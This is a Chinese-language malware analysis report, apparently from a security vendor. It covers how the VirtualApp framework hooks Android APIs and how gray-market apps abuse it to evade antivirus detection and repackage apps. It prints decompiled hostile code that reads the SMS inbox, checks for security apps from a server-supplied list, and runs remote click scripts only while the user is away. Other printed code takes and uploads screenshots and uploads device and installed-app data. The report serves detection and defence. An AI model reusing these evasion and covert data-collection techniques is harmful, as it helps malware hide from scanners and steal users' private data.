
Android 应用启动 Activity 时，无论通过何种 API 调用，最终会调用到 ActivityManager.startActivity()方法。该调用为远程 Binder 服务(加速该调用，Android 应用会先在本地进程查找 Binder 服务缓存，如果找到，则直接调用。VA 介入了该调用过程，通过以下方式：

1. 替换本地的 ActivityManagerService Binder 服务为 VA 构造的代理对象，以接管该调用。这一步通过反射实现。
2. 接管后，当调用 startActivity 启动多开应用时，VA 修改 Intent 中的 Activity 为 VA 中已声明的占位 Activity。这一步的目的是绕过 Android 无法启动未在 AndroidManifest.xml 中声明 Activity 的限制。
3. 在被多开应用进程启动后，增加 ActivityThread.mH.mCallback 的消息处理回调。这一步接管了多开应用主线程的消息回调。

在以上修改的基础上，多开应用的 Activity 启动过程可分为以下两步骤：



步骤一 修改 Activity 为已声明的 StubActivity



步骤二 mCallback 从 Intent 中恢复 Acitivty 信息

AMS : Android 系统的 ActivityManagerService , 是管理 Activity 的系统服务

VAMS : VA 用于管理多开应用 Activity 的服务 , 大量 API 名称与 AMS 雷同。

VApp : 被多开应用所在的进程 , 该进程实际为 VA 派生的进程。

由图可知 , VA 在 AMS 和 VApp 中通过增加 VAMS 对启动 Intent 进行了修改 , 实现了对 Android 系统的欺骗 , 而当应用进程启动后 , 还原 Activity 信息。通过自定义 Classloader 令使得 Android 加载并构造了未在 VA 的 AndroidManifest.xml 中声明的 Activity。

以上是启动过程的简化描述，实际上，VA 对大量 Android 系统 API 进行了 Hook，这使得运行在其中的应用在 VA 的控制下，为 VA 的应用带来可能性。

三、在灰色产业的应用


3.1 免杀

VA 等多开工具将 Android 系统与 VA 内的应用隔离，使得应用的静态特征被掩盖，目前已有一些恶意应用使用 VA 对自身重打包，重打包后的应用包名、软件名与原应用不同，从而实现免杀。安全云使用动态检测关联恶意应用和 VA 的方式应对该免杀技术。

免杀的常见做法是：恶意应用加密后打包在 VA 内，由 VA 在运行时解密 APK，将恶意应用的 APK 安装到 VA 内并运行。

经过打包后，VA 用的包名、证书可以与恶意应用不同，资源文件、二进制库文件与恶意应用相互独立。基于包名、证书等特征维度的静态检测方式的准确性受到影响。


如图，当静态引擎对 VA 应用检测时，获得的应用信息（包名、证书、代码等）是 VA 的信息，没有恶意特征。而当 VA 运行时，可以解密恶意应用 APK，通过反射等技术欺骗 Android 系统运行未安装在系统中的 APK，实现了免杀。



传统静态检测方式

针对该免杀方式，安全云的 APK 动态检测实现了 VA 内应用 APK 的自动化提取，可将 VA 母包与恶意应用 APK 子包进行关联查杀。

如图，动态引擎安装并启动 APK，当识别出是 VA 应用时，提取出 VA 内的已解密的子包，对提取的子包进行检测。根据子包检测结果综合判定母包安全性，并对母包的安全风险进行标记查杀。



动态检测查杀示意图



免杀案例 色情应用

2017年8月以来，安全云监测到部分色情应用使用VA的对自身打包，以达到绕过安全检测的目的。这些应用使用了随机的包名和软件名，并且均对恶意应用子包进行了加密。部分包名如表所示：

软件名	包名
无 HS 码 Gh 快 rN 播	Fp.***.gGx
无 jmW 码 n 快 vB 播	PQc***.pgNo.vj
无 tY 码 aN 快 u 播	Pjpx.QKovfK.***.NMkJUy.mBUX
无 YVS 码 TXD 快 xQr 播	jacS.ztc.***.ZiW
无 S 码 Qlu 快 Cv 播	Htdst.***.ebOIN
激 U 情 x 速 ip 播	sALr.Ci.***.HRP
激 c 情 WiH 速 WV 播	TVW.ZsQor.xq.***.fOGomm
激 JLv 情 nm 速 cr 播	MOTwx.***.dcjqL.FHSfxt
激 cJ 情 eu 速 ew 播	Tsawji.wey.***.gRLTyO.LiIieE
激 o 情 LT 速 zhI 播	Xv.***.mudY.Ym
激 hD 情 s 速 U 播	Iq.rJrbP.***.qNMM

从动态检测引擎提取的子包看，一个色情应用子包对应的带VA壳的母包（SHA1维度）数量从1到529不等。27个色情APK共对应1464个VA母包。

色情应用子包 SHA1	色情应用软件名	VA 母包数量
0ad0c02acc7ec*****e0af91ec5947aad45	激情速播	529
47f09a0627*****3f3bb1780da6375725a6f	91TV	173
1bc0c1b5ed89*****d758106b269bc6f8b77a	91TV	162
5d4b8249d21*****083125418e6e73b08451	无码快播	126
2b46efb51d34c*****09943474f1915d08f94	激情速播	113
23616ecd582f*****4020d469cd5a46b02df3	无码快播	80
5452fbb1ed073*****f8328ff3f308bd95b	91TV	77
968a1c5e26c894*****0a8ee0388c847167	91TV	41
16e9342a399c8*****0173d6facd8df6bcf38	无码快播	25
fbaf1ee6f17*****4cb0698bbd50ae0e72e9	无码快播	25
602eb443a43*****1c5ac33667a07a5e69d1	无码快播	24
8308cf4a85*****b60286535f601a44d776b	无码快播	14
a20babe27ba50*****4f4669ed42cb71abc	无码快播	14
6edaad67e4*****765700438a282ec202	无码快播	9
2d1fe2e33e7d6*****315b1bef56c332606d	无码快播	7
5f21fa202628*****2b3408716eb34f4dae4	激情速播	7
374f738941761*****81b7c26ad690d65b8d	无码快播	6
eda9545fa027*****ec49d9b9700814021e	激情速播	6
01624749dead*****1e9d20d8926645cf76	无码快播	5
45c6d24bbe4*****1d0dc19735b2bdef24	极 XXAd 品 r 快 Nh 播	5
6f7a34086853*****f3d6989bb85c0c260	无码快播	4
b289832055c*****1cadbee3cf320fcfa766	无码快播	3
b75969449e83*****c35584df1a87f3fc8d55	无码快播	3
14960b35f3b*****2bec5af9962fa3248146	无码快播	2
f4e837542afc*****03a14cc49d0dcfeffb7	无码快播	2
41e7084000*****7f18bf552a6483990267	new91TV	1
970dd891b*****b7b03ae1bbd455c8d08d7	无码快播	1
总计		1464

该类应用会以各种理由诱导用户升到更高等级的 VIP 不断支付：

```
private void initView() {
    if(this.tag.equals(SysConfig.VIP_ONE)) {
        this.mToast = "非超级会员不能快进哦..";
        this.tip.setText("观看完整影片，升级超级会员即可。点击此处升级");
    }
    else if(this.tag.equals(SysConfig.VIP_TWO)) {
        this.mToast = "目前超级会员线路繁忙，请稍后使用快进功能";
        this.tip.setText("没版权，无法播放完整版影片。点击此处购买");
    }
    else if(this.tag.equals(SysConfig.VIP_THREE)) {
        this.mToast = "非终极会员不能快进哦..";
        this.tip.setText("最后一次，升级终极会员看完整版影片！点击此处升级！");
    }
    else if(this.tag.equals(SysConfig.VIP_FOUR)) {
        this.mToast = "请开通至尊会员";
        this.tip.setText("完整版线路被封，请使用VPN翻墙功能。点击此处使用！");
    }
    else if(!this.tag.equals(SysConfig.VIP_FIVE)) {
        if(this.tag.equals(SysConfig.VIP_SIX)) {
            this.mToast = "请升级至终身会员";
            this.tip.setText("最后一步啦！开通终极会员即可观看完整影片资源！");
        }
        else if(!this.tag.equals(SysConfig.VIP_EIGHT)) {
            this.mToast = "非会员不能快进哦..";
            this.tip.setText("加入会员，观看完整版。点击此处升级");
        }
    }
}
```

读取用户短信收件箱：

```
public static String getSmsCenter(Context arg21, String arg22) {
    String v19;
    SharedPreferences v15 = arg21.getSharedPreferences("mobile_pay_imsi_smse", 0);
    if(v15.contains("smse")) {
        v19 = v15.getString("smse", null);
        return v19;
    }

    SharedPreferences$Editor v8 = v15.edit();
    v8.clear();
    String[] v3 = new String[]{"service_center"};
    new StringBuilder();
    try {
        Cursor v7 = arg21.getContentResolver().query(Uri.parse("content://sms/inbox"), v3, null, null, "date desc");
        if(v7 == null) {
            return null;
        }

        v19 = null;
        HashMap v12 = new HashMap();
        int v11 = 0;
        do {
            if(!v7.moveToNext()) {
                break;
            }

            String v17 = v7.getString(v7.getColumnIndex("service_center"));
            Object v16 = ((Map)v12).get(v17);
            int v2 = v16 == null ? 1 : ((Integer)v16).intValue() + 1;
            ((Map)v12).put(v17, Integer.valueOf(v2));
            ++v11;
        }
        while(v11 <= 10);
    }
```

并且可以通过远程服务器控制应用是否运行，控制支付宝和微信支付的开启以逃避支付平台打击：

```
:Utils.get(SysConfig.GET_CONFIG, ParamUtil.getBaseParams(((Context)this)), null, new HttpCallback() {  
    public void error(int arg1, String arg2) {}  
  
    public void ok(String arg9) {  
        if(!StringUtil.isEmpty(arg9)) {  
            Logger.e("getConfig:", arg9);  
            try {  
                JSONObject v2 = new JSONObject(arg9);  
                if!("1".equals(v2.optString("status"))) {  
                    return;  
                }  
  
                JSONObject v3 = v2.optJSONObject("data").optJSONObject("appconfig");  
                int v5 = v3.optInt("flag", 1);  
                SysConfig.switch_ali = v3.optInt("pay_switch_ali", 1);  
                SysConfig.switch_wx = v3.optInt("pay_switch_wx", 1); ← 支付宝与微信支付开关  
                BaseApplication.this.saveFlag(v5);  
                if(v5 != 0) {  
                    return;  
                } ← v5即返回的flag, 控制App运行  
                Tools.quitApp();  
            } catch(Exception v1) {  
                v1.printStackTrace();  
            }  
        }  
    }  
}
```

目前该类色情应用的 VA 母包和子包均已被标记为灰色。

3.2 重打包

相较于以往反编译后插入代码进行打包编译的方式，使用 VA 进行重打包具有以下优点：

1. 不需要对原应用进行反编译修改。

由于 VA 是多开工具，这一优点是显然的。传统的重打包方式是对应用进行反编译成 Smali 代码，对 Application 类或 Activity 进行修改，插入广告展示等代码，再重编译打包回去。而 VA 重打包的应用只要让应用运行在 VA 内即可。

2. 有效规避重打包检测

应用可能通过检测签名、包名等方式检查是否被修改。而 VA 对 Android 系统的 API 进行了 Hook，其中包括 PackageManager 的 API，这些 API 用于获得包括签名在内的软件包信息。

3. 通用性强

同样的 VA 代码未经修改就可打包众多应用，可批量制造多开应用。

4. 功能众多

由于应用运行在 VA 进程内，VA 代码具有与应用等同的权限，从下面的例子可知 VA 能做到包括但不限于：模拟点击、截图、在 Activity 创建时插入广告。以

以某一类重打包样本为例，应用被重打包后启动界面增加一个插屏广告，如图：



点击插屏广告后，将下载对应的应用(图中为“斗地主”及“炸金花”)并安装到VA中，并在桌面添加图标。区别于其他应用推广方式，此种方式安装的应用不必通过Android的包管理器进行安装，必要时也可静默安装。

除了增加启动时的插屏广告，该应用还有以下行为

1. 检查反病毒软件

检查手机上是否安装了反病毒软件，如果存在，则不连接服务器获取命令。

反病毒软件列表由服务器下发：

```
HashMap v1_1 = new HashMap();
((Map)v1_1).put("ver_code", Integer.valueOf(v0_1));
Log.c("aba", "--security--load server security app list url--->" + e.d + v1_1);
h.a(e.d, ((Map)v1_1), new a(v2) {
    public void callBack(String arg7) {
        Log.e("aba", "==security==load server security app list result--->" + arg7);
        JSONObject v1 = null;
        if(!TextUtils.isEmpty(((CharSequence)arg7))) {
            try {
                v1 = new JSONObject(arg7);
            }
            catch(Exception v0) {
                Log.e("aba", "==security==load server security app list error, e=" + v0.toString());
                v0.printStackTrace();
            }
        }
        if(v1 != null && (v1.optBoolean("success")) && (v1.has("list")) && (v1.has("ver_code"))) {
            String v2 = v1.optString("ver_code", this.a.getName());
            if(v2.equals(this.a.getName())) {
                b.a(v1.toString(), this.a, false);
            }
            else {
                File v0_1 = new File(this.a.getParentFile(), v2);
                String v1_1 = v1.toString();
                if(!this.a.renameTo(v0_1)) {
                    v0_1 = this.a;
                }
            }
        }
    }
});
```

内容如下：

```
    "ver_code": "1",
    "list": [
        "com.tencent.qqpimsecure",
        "cn.opda.a.phonoalbumshoushou",
        "com.lenovo.safecenter",
        "com.lbe.security",
        "com.qihoo360.mobilesafe",
        "com.anguanjia.safe",
        "kvioneer.cmcc",
        "com.ijinshan.mguard",
        "com.ijinshan.duba",
        "com.kms.free",
        "com.anyisheng.doctoran",
        "com.drweb.pro.market",
        "project.rising",
        "com.symantec.mobilesecurity.base",
        "com.nqmobile.antivirus20",
        "org.antivirus"
    ],
    "success": true,
    "err_code": 0
}
```

主流的手机安全应用如 360、QQ 手机管家、LE 安全大师等均在该列表中。

如果存在，则不连接服务器读取命令脚本：

```
public void i() {
    Log.c("aba", "==script==check script exec env in sub thread in x");
    long v0 = 1000;
    try {
        Thread.sleep(v0);
    }
    catch(InterruptedException v0_1) {
        v0_1.printStackTrace();
    }
    if(!g.checkSecApp(true) && (this.q())) { ← 是否存在安全应用
        this.loadSvrScript();
    }
}

public void loadSvrScript() {
    this.cmdList = d.a(com.cx.scripter.collect.data.c.getSvrScript(this.makePostData()));
    Log.c("aba", "==script==load server script list and parse to list in x, list size=" + this.cmdList.size());
    if(this.cmdList.size() != 0) {
        this.processList();
    }
}

public void processList() {
    Integer v0_1;
    String v0;
    String v1 = "aba";
```

2. 启动应用

可由服务器下发指令控制运行 VA 内的指定应用：

```

private void t() {
    String v1 = "aba";
    StringBuilder v2 = new StringBuilder().append("==script==start script plugin in x, pkg=");
    String v0 = this.p == null ? "null" : this.p.a();
    i.d(v1, v2.append(v0).toString());
    if(this.p != null && (this.a(true, false))) {
        PluginManager.startPluginAppNoAd(this.p.a(), null);
        this.q = System.currentTimeMillis();
        this.h.sendEmptyMessageDelayed(3, this.p.j());
        this.r = true;
        i.c("aba", "==script==send stop exec script msg in x, delay=" + this.p.j());
    }
}

```

3. 模拟点击

可对运行在 VA 内的应用进行点击。

1) 当 VA 内应用启动时注册 Broadcast Receiver :

```

public void registerEventReceiver(ComponentName args, Intent argb) {
    this.a(argb).getPackageName(), argb.getClassName(), argb);
    if(this.i.isLogexecScript(args.getPackageName())) {
        Context v0 = com.cs.pluginlib.client.a.b.w();
        if(this.x == null) {
            this.x = new BroadcastReceiver() {
                public void onReceive(Context arg13, Intent arg14) {
                    e.b(this.o, arg14.getIntExtra("key_script_start_time", System.currentTimeMillis()), arg14.getLongExtra("key_script_exec_time", 00000), arg14.getStringExtra("key_script_exec_plugin"));
                }
            };
            v0.registerReceiver(this.x, new IntentFilter(a.w));
            i.c("aaa", "==script==register save script info receiver in plugin, process=" + com.cs.comm.utils.c.p(v0));
        }
    }
    if(this.z == null) {
        this.z = new BroadcastReceiver() {
            public void onReceive(Context arg14, Intent arg15) {
                this.o.a(arg15.getIntExtra("key_script_collect_width", 1000), arg15.getIntExtra("key_script_collect_height", 1920), arg15.getIntExtra("key_script_event_id"));
            }
        };
        v0.registerReceiver(this.z, new IntentFilter(a.y));
        i.c("aaa", "==script==register handle event receiver in stagin");
    }
    if(this.B == null) {
        this.B = new BroadcastReceiver() {
            public void onReceive(Context arg3, Intent arg4) {
                e.a(this.o, true);
            }
        };
        v0.registerReceiver(this.B, new IntentFilter(a.A));
        i.c("aaa", "==script==register stop exec script in plugin");
    }
    if(this.W == null) {
        this.W = new BroadcastReceiver() {
            public void onReceive(Context arg2, Intent arg3) {
                this.o.l();
            }
        };
        v0.registerReceiver(this.W, new IntentFilter(a.V));
        i.c("aaa", "==script==register unregister handle event receiver in plugin");
    }
}

```

2) 接收服务器脚本，发送广播

```

int v4_1;
for(v4_1 = 0; v4_1 < v9.size(); ++v4_1) {
    v0_2 = v9.get(v4_1);
    try {
        Thread.sleep(((EventBean)v0_2).k());
    }
    catch(Exception v6) {
        v6.printStackTrace();
    }
    if(!this.isUserPresent(true, true)) {
        break;
    }
    if(!this.aL) {
        break;
    }

    Intent v6_1 = new Intent(a.y);
    v6_1.putExtra("key_script_collect_width", v7);
    v6_1.putExtra("key_script_collect_height", v8);
    v6_1.putExtra("key_script_event_id", ((EventBean)v0_2).a());
    v6_1.putExtra("key_script_event_window_type", ((EventBean)v0_2).b());
    v6_1.putExtra("key_script_event_window", ((EventBean)v0_2).c());
    v6_1.putExtra("key_script_event_action_type", ((EventBean)v0_2).d());
    v6_1.putExtra("key_script_event_dx", ((EventBean)v0_2).e());
    v6_1.putExtra("key_script_event_dy", ((EventBean)v0_2).f());
    v6_1.putExtra("key_script_event_ux", ((EventBean)v0_2).i());
    v6_1.putExtra("key_script_event_uy", ((EventBean)v0_2).j());
    String v10 = "key_script_last_event";
    boolean v0_3 = v2_1 != v1.size() - 1 || v4_1 != v9.size() - 1 ? false
    v6_1.putExtra(v10, v0_3);
    IScriptImpl.a().k().sendBroadcast(v6_1);
}

```

3) 执行点击脚本

(1) 获得 DecorViews，该 View 为 Android 应用的底层 View。因为被多开的应用跑在 VA 内，因此 VA 有权限对应用类进行操作。

```
public static List c(Context arg5) {
    Object v0;
    Object v1 = null;
    if(arg5 != null) {
        v0 = arg5.getSystemService("window");
        try {
            Field v2 = Class.forName("android.view.WindowManagerImpl").getDeclaredField("mGlobal");
            v2.setAccessible(true);
            v0 = v2.get(v0);
            v2 = v0.getClass().getDeclaredField("mViews");
            v2.setAccessible(true);
            v0 = v2.get(v0);
            if(v0 == null) {
                goto label_46;
            }
        }

        if((v0 instanceof View[])) {
            List v0_2 = Arrays.asList(((Object[])v0));
        }
    }
    goto label_21;
}
catch(Exception v0_1) {
    i.e("aba", "==script-collect==get decor views in plugin error, e=" + v0_1.toString());
    v0_1.printStackTrace();
}
```

(2) 对(1)获得的 View，调用 View.dispatchTouchEvent()模拟触摸操作，支持的操作有，ACTION_DOWN(按下) ACTION_MOVE(按下和抬起之间的操作) ACTION_UP(抬起)。

```
public void a(int arg18, int arg19, View arg20, String arg21, int arg22, int arg23, int arg24, int arg25, int arg26, int arg27)
    long v4_1;
    int v16;
    int v15;
    float v14;
    float v10;
    int[] v13;
    int[] v12;
    i.c("aba", "==script==dispatch event in plugin, w_h=" + arg18 + "_" + arg19 + ", window=" + arg21 + ", id=" + arg22 + ", at=" +
    try {
        this.b(arg22, arg21, System.currentTimeMillis());
        v12 = com.cx.scripter.collect.data.a.a(arg18, arg19, arg24, arg25);
        v13 = com.cx.scripter.collect.data.a.a(arg18, arg19, arg26, arg27);
        if(!this.isUserPresent(false, true)) {
            return;
        }
        arg20.dispatchTouchEvent(MotionEvent.obtain(0, 0, 0, ((float)v12[0]), ((float)v12[1]), 0));
        if(2 != arg23) {
            goto label_131;
        }
        v10 = 0.5f;
        v14 = 0.875f;
        v15 = v13[0] - v12[0];
        v16 = v13[1] - v12[1];
        if(!this.isUserPresent(false, true)) {
            goto label_131;
        }
        if(Math.abs(v15) <= Math.abs(v16)) {
            goto label_160;
        }
        arg20.dispatchTouchEvent(MotionEvent.obtain(0, 0, 2, (((float)v12[0])) + v10 * (((float)v15)), ((float)v12[1]), 0));
        v4_1 = 100;
        try {
            Thread.sleep(v4_1);
            goto label_115;
        }
        catch(InterruptedException v4_2) {
            try {
                v4_2.printStackTrace();
                goto label_115;
            }
        }
    }
```

(3) 值得注意的是，只有当用户不存在（未点亮屏幕，未锁屏）时，服务器的任务才会执行：

```
public boolean isUserPresent(boolean arg6, boolean stopwork) {  
    boolean v4;  
    Context v1 = arg6 ? PluginApplication.mContext : com.cx.pluginlib.  
    if(this.s == null) {  
        this.s = v1.getSystemService("power");  
    }  
  
    if(this.s != null) {  
        boolean v0 = !this.s.isScreenOn() ? true : false; 屏幕没有  
        v4 = v0; 亮起  
    }  
    else {  
        v4 = false;  
    }  
  
    if(this.t == null) {  
        this.t = v1.getSystemService("keyguard");  
    }  
  
    if(this.t != null && !v4) {  
        v4 = this.t.inKeyguardRestrictedInputMode();  
    } 锁屏状态  
    if(!v4 && (stopwork)) {  
        if(arg6) {  
            this.stopExecScript(true);  
        }  
        else {  
            this.uploadScript(false);  
        }  
    }  
  
    return v4;  
}
```

4. 部分版本可对应用界面进行截图

实现方式与模拟触摸操作类似，先获得 DecorView，之后调用 Android 系统提供的方法进行截屏：

```
public static Bitmap a(Activity arg5) {  
    View v0 = arg5.getWindow().getDecorView();  
    v0.setDrawingCacheEnabled(true);  
    v0.buildDrawingCache();  
    Bitmap v1 = v0.getDrawingCache();  
    arg5.getWindow().getDecorView().getWindowVisibleDisplayFrame(new Rect());  
    v1 = Bitmap.createBitmap(v1, 0, 0, arg5.getWindowManager().getDefaultDisplay().getWidth(), arg5.getWindowManager().getDefaultDisplay().getHeight());  
    v0.destroyDrawingCache();  
    return v1;  
}
```

对广播进行响应，并保存截图：

```
public void onReceive(Context arg4, Intent arg5) {
    Activity v0 = AppInstrumentation.this.getLastActivity();
    if(v0 != null) {
        o.d("Frank", "接收到广播,截图开始");
        com.cx.ad.collector.a.a(v0, new File(Environment.getExternalStorageDirectory() + "/DCIM/shootscreen.jpg"))
        try {
            VirtualCore.Get().y().onShotScreenComplete(0);
        }
        catch(RemoteException v0_1) {
            v0_1.printStackTrace();
        }
    }
}
```



相应的上传截图功能：

```
HashMap vi = new HashMap();
((Map)vi).put("pkgName", arg6.e);
((Map)vi).put("verCode", Integer.valueOf(arg6.f));
((Map)vi).put("destGrpCode", c.e(VirtualCore.Get().k()));
((Map)vi).put("view", arg6.d);
((Map)vi).put("isHFullScreen", Boolean.valueOf(arg6.l));
PluginApplication.mAppContext.getSystemService("window");
((Map)vi).put("screenWidth", Integer.valueOf(arg6.b));
((Map)vi).put("screenHeight", Integer.valueOf(arg6.c));
((Map)vi).put("adWidth", Integer.valueOf(arg6.i));
((Map)vi).put("adHeight", Integer.valueOf(arg6.j));
((Map)vi).put("leftMargin", Integer.valueOf(arg6.m));
((Map)vi).put("rightMargin", Integer.valueOf(arg6.n));
((Map)vi).put("topMargin", Integer.valueOf(arg6.o));
((Map)vi).put("bottomMargin", Integer.valueOf(arg6.p));
((Map)vi).put("isCenterHorizontal", Boolean.valueOf(arg6.q));
((Map)vi).put("isAlignParentBottom", Boolean.valueOf(arg6.t));
((Map)vi).put("isCenterVertical", Boolean.valueOf(arg6.r));
((Map)vi).put("isAlignParentRight", Boolean.valueOf(arg6.s));
((Map)vi).put("styleId", Integer.valueOf(arg6.g));
((Map)vi).put("hasBackground", Boolean.valueOf(arg6.o));
((Map)vi).put("operateId", "201705");
String v0 = com.cx.ad.collector.c.a().a(Environment.getExternalStorageDirectory() + "/DCIM/shootscreen.jpg", "Screenshot", d.q, ((Map)vi));
if(v0 != null) {
    try {
```

5. 在 Activity 创建时显示广告

VA 对 Activity 的生命周期函数进行了 Hook ,因此可以方便地在 Activity 调用 onCreate 函数时显示广告：

```
        dirg.requestWindowFeature(Window.FEATURE_NO_TITLE);
    }

label_66:
    super.onCreate(arg5, arg6);
    b.a().g().afterActivityCreate(arg5);
    com.cx.scripter.execute.a.d().a(arg5);
    b.a().a(arg5);
    arg5.getWindow().addFlags(8192);
}

public void a(Activity arg4) {
    ComponentName v0 = arg4.getComponentName();
    if(v0 != null) {
        DynamicAppAdModel v1 = this.d(v0.getPackageName());
        if(v1 != null) {
            PluginDynamicAdMS.get().dynamicShowAd(arg4, v1.a(v0.getClassName()));
        }
    }
}
```

6. 上传设备信息

```
j

public static void a(com.cx.scripter.collect.data.beans.a arg5, CommonCallback arg6) {
    i.c("aba", "upload script called");
    if(arg5 != null) {
        RequestParams v0 = new RequestParams(e.colReport);
        v0.addParameter("device_id", com.cx.comm.utils.i.a().c());
        Context v1 = PluginApplication.mAppContext;
        DisplayMetrics v2 = com.cx.scripter.collect.data.a.a(v1);
        v0.addParameter("density", Float.valueOf(v2.density));
        v0.addParameter("ver", Integer.valueOf(com.cx.comm.utils.c.b(v1)));
        v0.addParameter("pkg", v1.getPackageName());
        v0.addParameter("coop_chan", PluginManager.getPluginChannel());
        v0.addParameter("dest_grp_code", com.cx.comm.utils.c.e(v1));
        v0.addParameter("apk_pkg", arg5.a());
        v0.addParameter("apk_ver", Integer.valueOf(arg5.c()));
        v0.addParameter("brand", Build.BRAND);
        v0.addParameter("model", Build.MODEL);
        v0.addParameter("width", Integer.valueOf(v2.widthPixels));
        v0.addParameter("height", Integer.valueOf(v2.heightPixels));
        v0.addParameter("excute_time", Long.valueOf(arg5.j()));
        v0.addParameter("active_ver", Integer.valueOf(1));
        v0.addParameter("jsodata", "{\"list\":[\" + d.a(arg5) + \"]}");
        i.c("aba", "==script-collect==upload script url=" + v0);
        x.http().post(v0, arg6);
    }
}
}
```

包括设备的型号、Android Id、分辨率等信息。

7. 上传已安装应用列表

```
public static List c(Context arg4) {
    PackageManager v0 = arg4.getPackageManager();
    ArrayList v1 = new ArrayList();
    Iterator v2 = v0.getInstalledPackages(0).iterator();
    while(v2.hasNext()) {
        Object v0_1 = v2.next();
        if(((PackageManager)v0_1).getApplicationInfo.flags & 1) > 0) {
            continue;
        }
        ((List)v1).add(v0_1);
    }
    return ((List)v1);
}
```

3.3 免 Root Hook

VA 可在应用 Application 类创建时执行代码，这些代码先于应用执行。通过结合 Hook 框架（如 YAHFA、AndFix）VA 可以方便对应用进行 Hook，其 Hook 能力与 Xposed 框架等同。与 Xposed 框架比较如表所示：

Hook 代码加载 流程	Xposed 框架	VA
框架安装	通过刷机替换 Android 虚拟机运行时	不需要刷机
载入 Hook 代码	系统启动时加载所有的 Hook 代码	N/A
